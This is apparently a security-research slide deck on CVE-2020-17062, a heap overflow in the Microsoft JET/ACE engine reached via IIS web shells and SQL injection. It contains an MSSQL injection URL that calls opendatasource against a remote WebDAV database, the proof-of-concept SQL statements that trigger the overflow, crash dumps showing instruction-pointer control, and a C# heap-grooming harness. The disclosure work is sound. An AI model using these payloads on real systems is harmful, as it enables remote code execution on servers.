In the background, a browser window is open to a Google search page. The address bar shows a URL with a malicious payload: `http://10.2.156.85/mssql_injection.asp?i=1; exec%20sp_configure%20%27show%20advanced%20options%27,%201; RECONFIGURE; exec%20sp_configure%20%27Ad%20Hoc%20Distributed%20Queries%27,%201; RECONFIGURE; UPDATE%20opendatasource(%27Microsoft.ACE.OLEDB.12.0%27,%20%27data%20source=\\10.2.156.63\webdav\poc42cf.mdb%27)... [ft8] %20SET%20 [fc3] %20= %20 [fc3] %20%2b%20427774%20WHERE%20 [fc3] %20%3C= %20%20R%20 [fc2] %20%3C= %205;`

# Scenario 3: IIS + Web Shell

Target requirement	Vulnerable components	Supported SQL	Trigger	Security boundary
Web shell  Default setup or Access Redistributable installed	All JET components: msjet40, msrd3x40, msexcl40, acecore, etc	All SQL queries, multiple query statements, action query and across table query	Use Database module in the web shell.	Bypass restrictions of web shell cmd module. From web shell to native code execution with DefaultAppPool in w3wp.exe process.

# Scenario 3: IIS + Web Shell, CVE-2020-17062

```
provider=microsoft.ace.oledb.12.0;data source=\\10.2.156.63\webdav\poc31056.mdb;
```

```
INSERT INTO [Drivers] ([Registration]) VALUES ('0');
```

```
CREATE INDEX [test] ON [ft7] ([fc0], [fc1], [fc3], [fc4], [fc5]);
```

```
CREATE PROC fp0 AS DELETE * FROM [ft3] WHERE 1=0;
```

```
UPDATE [ft7] SET [fc3] = 35252, [fc0] = 4, [fc2] = '\x12\x456\x1231535\xFAAxxg', [fc4] = '%', [fc1] = 10 WHERE [ft7].[fc3] <= 1203405362!
```

Execute

# Scenario 3: IIS + Web Shell, CVE-2020-17062

```
0:024> r
eax=41004100 ebx=00000014 ecx=3a8a1008 edx=00000007 esi=67007800 edi=3f9c9c8c
eip=5a7ef672 esp=3220ed98 ebp=3220edbc iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
ACECORE+0x2f672:
5a7ef672 ff10          call     dword ptr [eax]          ds:002b:41004100=????????
0:024> k
# ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
00 3220edbc 5a7eec4e ACECORE+0x2f672
01 3220ee1c 5a7ee99d ACECORE+0x2ec4e
02 3220ee28 5a7d6d97 ACECORE+0x2e99d
03 3220ee4c 5a7d21ad ACECORE+0x16d97
04 3220ee74 5a7d2a98 ACECORE+0x121ad
05 3220eeb8 5a7edfae ACECORE+0x12a98
06 3220eed8 5a8461a1 ACECORE+0x2dfae
07 3220eef0 5b72987b ACECORE+0x861a1
08 3220ef20 5b72a5a8 ACEOLEDB!DllMain+0x4f86
09 3220ef2c 57fe060b ACEOLEDB!DllMain+0x5cb3
0a 3220ef60 5803b879 oledb32!Cacm::FinalRelease+0x3f
0b 3220ef78 58046fe0 oledb32!CACMDynamic<CACMAggregationWrapper>::CmFinalRelease+0x67
0c 3220ef88 57ffa949 oledb32!CSCM::FinalRelease+0x18
0d 3220efb0 58003225 oledb32!ATL::CComPolyObject<CSCM>::~~CComPolyObject<CSCM>+0x2a
0e 3220efc4 57fe28f7 oledb32!CSCMComPolyObject<CSCM>::Release+0x55
0f 3220efd8 5b72a5e3 oledb32!ATL::CComContainedObject<CACMAggregationWrapper>::Release+0x27
10 3220efe4 6b643ba4 ACEOLEDB!DllMain+0x5cee
11 3220f04c 6b6a3369 clr!SafeRelease+0x2ce
*** WARNING: Unable to verify checksum for C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\Sy
12 3220f0d4 5b11459d clr!MarshalNative::Release+0x7d
13 3220f0e4 6b5822da System_Data_ni+0x5c459d
14 3220f138 6b59cd6d clr!CallDescrWorkerWithHandler+0x6b
15 3220f180 6b685f8f clr!DispatchCallSimple+0x97
16 3220f1d0 6b685f27 clr!SafeHandle::RunReleaseMethod+0x4e
17 3220f214 6b685da8 clr!SafeHandle::Release+0xde
18 3220f248 6b685ed8 clr!SafeHandle::Dispose+0x25
19 3220f2d8 69ec6a33 clr!SafeHandle::DisposeNative+0x8b
1a 3220f2e0 69ec6a12 mscorlib_ni+0x3c6a33
1b 3220f2e8 5b1112b6 mscorlib_ni+0x3c6a12
1c 3220f2f4 5b097123 System_Data_ni+0x5c12b6
1d 3220f32c 5b10c841 System_Data_ni+0x547123
1e 3220f340 2e041366 System_Data_ni+0x5bc841
*** WARNING: Unable to verify checksum for C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\Sy
1f 3220f36c 5da19dc3 0x2e041366
20 3220f384 5d0c25b4 System_Web_ni+0xba9dc3
21 3220f39c 5d0c24dd System_Web_ni+0x2525b4
22 3220f3a4 5d0a6c70 System_Web_ni+0x2524dd
23 3220f3ac 5d0a9a04 System_Web_ni+0x236c70
24 3220f3c4 5d0aa101 System_Web_ni+0x239a04
25 3220f578 5d0a72c6 System_Web_ni+0x23a101
```

# Scenario 3: IIS + Web Shell, CVE-2020-17062

acecore!PageDesc → before

```
0:000> dd 18071008
18071008 5bf10d58 00000000 1c7b4c8c 00000094
18071018 18071008 1c7b4bf0 00000000 00000020
18071028 18072000 00000028 18072000 00000028
18071038 18072000 00000028 18072000 00000028
18071048 18072000 00000005 00000000 00000005
18071058 00000000 00000005 00000000 00000000
18071068 0000000e 00000000 073de922 00000000
18071078 00000000 00000000 00000000
```

acecore!PageDesc → after

```
0:000> dc 18071008-40
18070fc8 00000000 00000000 34000000 00800000 .....4....
18070fd8 00000000 5c000000 31007800 5c003200 .....\.x.1.2.\
18070fe8 34007800 36003500 78005c00 32003100 .x.4.5.6.\.x.1.2
18070ff8 31003300 33003500 5c003500 66007800 3.1.5.3.5.\.x.f
18071008 41004100 67007800 47006700 01040704 .A.A.x.g.g.G....
18071018 18073f00 1c73cbf0 00000000 00000020 .?....s.....
18071028 18072000 00000028 18072000 00000028 ..(.... ..(
18071038 18072000 00000028 18072000 00000028 ..(.... ..(
...
```

(618.20b8): Access violation - code c0000005 (first chance)  
eax=41004100 ebx=00000014 ecx=18071008 edx=00000007  
esi=67007800 edi=1c73cc8c  
eip=5bddf672 esp=02afeea8 ebp=02afeecc  
ACECORE+0x2f672:  
5bddf672 ff10 call dword ptr [eax] ds:002b:41004100=????????

```
UPDATE [ft7] SET [fc3] = 35252, [fc0] = 4, [fc2] =
'\x12\x456\x1231535\xfAAxgg', [fc4] = '%', [fc1] = 10
WHERE [ft7].[fc3] <=
120340536294792540.12312341125125;
```

# Scenario 3: IIS + Web Shell, CVE-2020-17062

```
int __thiscall sub_10029463(_DWORD *this, int a2, void *Src, size_t Size)
{
    int v5; // esi
    unsigned int v7; // ebx
    unsigned int v8; // eax
    int v9; // [esp+8h] [ebp-4h]

    v5 = this[1];
    if ( !Size )
        return 0;
    v7 = a2 & this[5];
    if ( (*(_WORD *) (v5 + 2 * v7 + 14) & 0xC000) == 0xC000 )
        return 0;
    v9 = *this ? *(_DWORD *) (*this + 12) : 0;
    if ( sub_10018755(a2) != v9 )
        return 0;
    v8 = *(unsigned __int16 *) (v5 + 12);
    if ( v7 >= v8 || v8 > this[3] || sub_10029526(a2, 0, Size) != 1 )
        return 0;
    memcpy((void *) (v5 + (*(_WORD *) (v5 + 2 * v7 + 14) & 0x3FFF)), Src, Size);
    if ( (*(_WORD *) (v5 + 2 * v7 + 14) & 0xC000) != 0x8000 )
        *(_WORD *) (v5 + 2 * v7 + 14) &= 0x3FFFu;
    return a2;
}
```

```
0:000> !heap -p -a 0x1ff47020
address 1ff47020 found in
_DPH_HEAP_ROOT @ 6431000
in busy allocation ( DPH_HEAP_BLOCK: UserAddr UserSize)
                                1fda3784: 1ff46fd8 1024
```

```
0:000> dd 1ff46fd8
1ff46fd8 1ff47020 0000044e 00000fdc 1ff47000
1ff46fe8 00000020 00000000 1ff46ffc 00000004
1ff46ff8 00000000 00000001 0000001f 00000000
1ff47008 00000000 00000000 00000000 00000000
1ff47018 00000000 00000000 9c400006 00000000
1ff47028 000a0000 00000000 00000000 00000000
```

# Scenario 3: IIS + Web Shell, CVE-2020-17062

```
memcpy((void *)v5 + (*(_WORD *)v5 + 2 * 0 + 14) & 0x3FFF), 0x1ff47020, 0x44e);
```

```
0:000> dd 18070000 --> v5 size = 0x1000  
18070000 03480101 00000074 00000000 0bcc00d8  
18070010 035c0778 00000000 00000000 00000000
```

Overflow!  
0x44e > 0x434 (0x1000 - 0xbcc)

```
0:000> dd 18070bcc + 43c → dst  
18071008 5bf10d58 00000000 1c73cc8c 00000094  
18071018 18071008 1c73cbf0 00000000 00000020  
18071028 18072000 00000028 18072000 00000028  
18071038 18072000 00000028 18072000 00000028  
18071048 18072000 00000005 00000000 00000005  
18071058 00000000 00000005 00000000 00000000  
18071068 0000000e 00000000 073783ce 00000000  
18071078 00000000 00000000 00000000 5bf10d58
```

```
Src  
0:000> dc 1ff47020 + 3fc  
1ff4741c 00000000 00000000 34000000 00800000 .....4....  
1ff4742c 00000000 5c000000 31007800 5c003200 .....\.x.1.2.\  
1ff4743c 34007800 36003500 78005c00 32003100 .x.4.5.6.\.x.1.2  
1ff4744c 31003300 33003500 5c003500 66007800 .3.1.5.3.5.\.x.f  
0:000> dc 1ff47020 + 43c  
1ff4745c 41004100 67007800 47006700 01040704 .A.A.x.g.g.G....  
1ff4746c 00003f00 00000000 00000000 00000000 .?.....
```

# How to find CVE-2020-17062

- Power of mutations on SQL queries
- Heap grooming
  - Execute multiple queries in one database connection
  - Try/catch each query in web shell

```
provider=microsoft.ace.oledb.12.0;data source=\\10.2.156.63\webdav\poc31056.mdb;  
  
INSERT INTO [Drivers] ([Registration]) VALUES ('0');  
CREATE INDEX [test] ON [ft7] ([fc0], [fc1], [fc3], [fc4], [fc5]);  
CREATE PROC fp0 AS DELETE * FROM [ft3] WHERE 1=0;  
UPDATE [ft7] SET [fc3] = 35252, [fc0] = 4, [fc2] = '\x12\x456\x1231535\xfAAxgg',  
[[fc4]] = '%', [fc1] = 10 WHERE [ft7].[fc3] <= 120340536294792540.12312341125125;
```

```
OleDbConnection connection = new OleDbConnection(txtConnection.Text);  
OleDbCommand command1 = new OleDbCommand(txtSql1.Text);  
command1.Connection = connection;  
OleDbCommand command2 = new OleDbCommand(txtSql2.Text);  
command2.Connection = connection;  
OleDbCommand command3 = new OleDbCommand(txtSql3.Text);  
command3.Connection = connection;  
OleDbCommand command4 = new OleDbCommand(txtSql4.Text);  
command4.Connection = connection;  
connection.Open();  
try { command1.ExecuteNonQuery(); } catch (Exception ex) { Response.Write(ex.Message); }  
try { command2.ExecuteNonQuery(); } catch (Exception ex) { Response.Write(ex.Message); }  
try { command3.ExecuteNonQuery(); } catch (Exception ex) { Response.Write(ex.Message); }  
try { command4.ExecuteNonQuery(); } catch (Exception ex) { Response.Write(ex.Message); }
```

# CVE-2020-17062 Demo

The screenshot illustrates a SQL injection attack on a web application. The browser window shows the following SQL query:

```
provider=microsoft.ace.oledb.12.0;data source=\\10.2.156.63\webdav\poc31056.mdb;  
  
INSERT INTO [Drivers] ([Registration]) VALUES ('0');  
  
CREATE INDEX [test] ON [ft7] (([fc0], [fc1], [fc3], [fc4], [fc5]));  
  
CREATE PROC fp0 AS DELETE * FROM [ft3] WHERE 1=0;  
  
UPDATE [ft7] SET [fc3] = 35252, [fc0] = 4, [fc2] = '\\x12\x456\x1231535\xfaAxgg', [fc4] = '8', [fc1] = 10 WHERE [ft7].[fc3] <= 120340
```

The command prompt shows the execution of the 'ipconfig' command, displaying the network configuration for the Ethernet adapter Ethernet0:

```
Microsoft Windows [Version 10.0.18363.1448]  
(c) 2019 Microsoft Corporation. All rights reserved.  
  
C:\Users\pan>ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet0:  
  
Connection-specific DNS Suffix . : eng.paloaltonetworks.local  
IPv6 Address. . . . . : 2620:130:800a:ae0:6423:193b:f74f:138e  
Temporary IPv6 Address. . . . . : 2620:130:800a:ae0:524:fa99:5895:a00d  
Temporary IPv6 Address. . . . . : 2620:130:800a:ae0:102b:fe67:2774:d4ef  
Temporary IPv6 Address. . . . . : 2620:130:800a:ae0:f439:8563:4cc6:9835  
Link-local IPv6 Address . . . . . : fe80::6423:193b:f74f:138e%3  
IPv4 Address. . . . . : 10.2.156.85  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : fe80::b60c:25ff:fee0:4001%3  
10.2.156.254
```

The Task Manager window shows the following list of processes:

Name	PID	Status	User name	CPU	Memory (a...	UAC virtua...
svchost.exe	3692	Running	SYSTEM	00	4,528 K	Not allowed
svchost.exe	4644	Running	LOCAL SERVICE	00	1,832 K	Not allowed
svchost.exe	8016	Running	LOCAL SERVICE	00	3,036 K	Not allowed
svchost.exe	8924	Running	SYSTEM	00	3,692 K	Not allowed
svchost.exe	4816	Running	SYSTEM	00	2,228 K	Not allowed
svchost.exe	3952	Running	SYSTEM	00	4,920 K	Not allowed
svchost.exe	1752	Running	SYSTEM	00	2,052 K	Not allowed
svchost.exe	7488	Running	LOCAL SERVICE	00	1,220 K	Not allowed
svchost.exe	7324	Running	LOCAL SERVICE	00	1,420 K	Not allowed
svchost.exe	7856	Running	SYSTEM	00	2,144 K	Not allowed
System	4	Running	SYSTEM	00	24 K	
System Idle Process	0	Running	SYSTEM	98	8 K	
SystemSettings.exe	8440	Suspended	pan	00	0 K	Disabled
taskhostw.exe	5108	Running	pan	00	3,984 K	Disabled
Taskmgr.exe	6652	Running	pan	02	21,468 K	Not allowed
UserOobeBroker.exe	7988	Running	pan	00	1,240 K	Disabled
VGAAuthService.exe	3228	Running	SYSTEM	00	2,300 K	Not allowed
vmacthlp.exe	1588	Running	SYSTEM	00	1,064 K	Not allowed
vmtoolsd.exe	7124	Running	pan	00	2,516 K	Disabled
w3wp.exe	6888	Running	DefaultAppPool	00	135,160 K	Not allowed
windbg.exe	3852	Running	pan	00	17,264 K	Not allowed
windbg.exe	6536	Running	pan	00	26,540 K	Not allowed
wininit.exe	524	Running	SYSTEM	00	1,000 K	Not allowed
winlogon.exe	620	Running	SYSTEM	00	1,584 K	Not allowed
WmiPrvSE.exe	3912	Running	NETWORK SERVICE	00	6,936 K	Not allowed
wscript.exe	5576	Running	pan	00	10,888 K	Not allowed

# Vulnerabilities in three attack scenarios

- Old
  - From WinXP to Win10, over 20 years.
- Easy
  - Weak or no mitigations: no CFG in msjet40.dll, msrd3x40.dll, acecore x86, etc
- Severe
  - Get RCE with SYSTEM privilege remotely from code execution as DefaultAppPool or MSSQLSERVER with SeImpersonatePrivilege capability with token kidnapping.
  - Microsoft did NOT treat NETWORK/LOCAL Service to SYSTEM as a security boundary.

# Summary

- Feature or vulnerability?
  - Webdav feature opens a new world for attackers to remotely attack IIS and SQL Server and makes it as easy as locally attacking Microsoft JET database engine when there is a SQL injection. A great number of new vulnerabilities were found in Microsoft JET database engine and could be used to attack IIS and SQL Server.
- Backwards compatibility is bad.
  - All Windows systems released in last decades including WIP(Windows Insider Preview) are compatible with the ~30 years old Microsoft JET database engine.
- Defense and mitigation
  - Pay more attention to webdav.

# One more thing

- Security boundary
  - JET vulnerabilities make “SQL query execution (on controllable JET database)” equal “native code execution”.
  - remote attack surface
    - SQL query execution (on controllable JET database) in IIS/SQL Server = native code execution in IIS/SQL Server
    - from SQL Injection to remote SYSTEM.
  - local attack surface
    - ???

# Acknowledge

- Thanks to Zhibin Zhang

# Q & A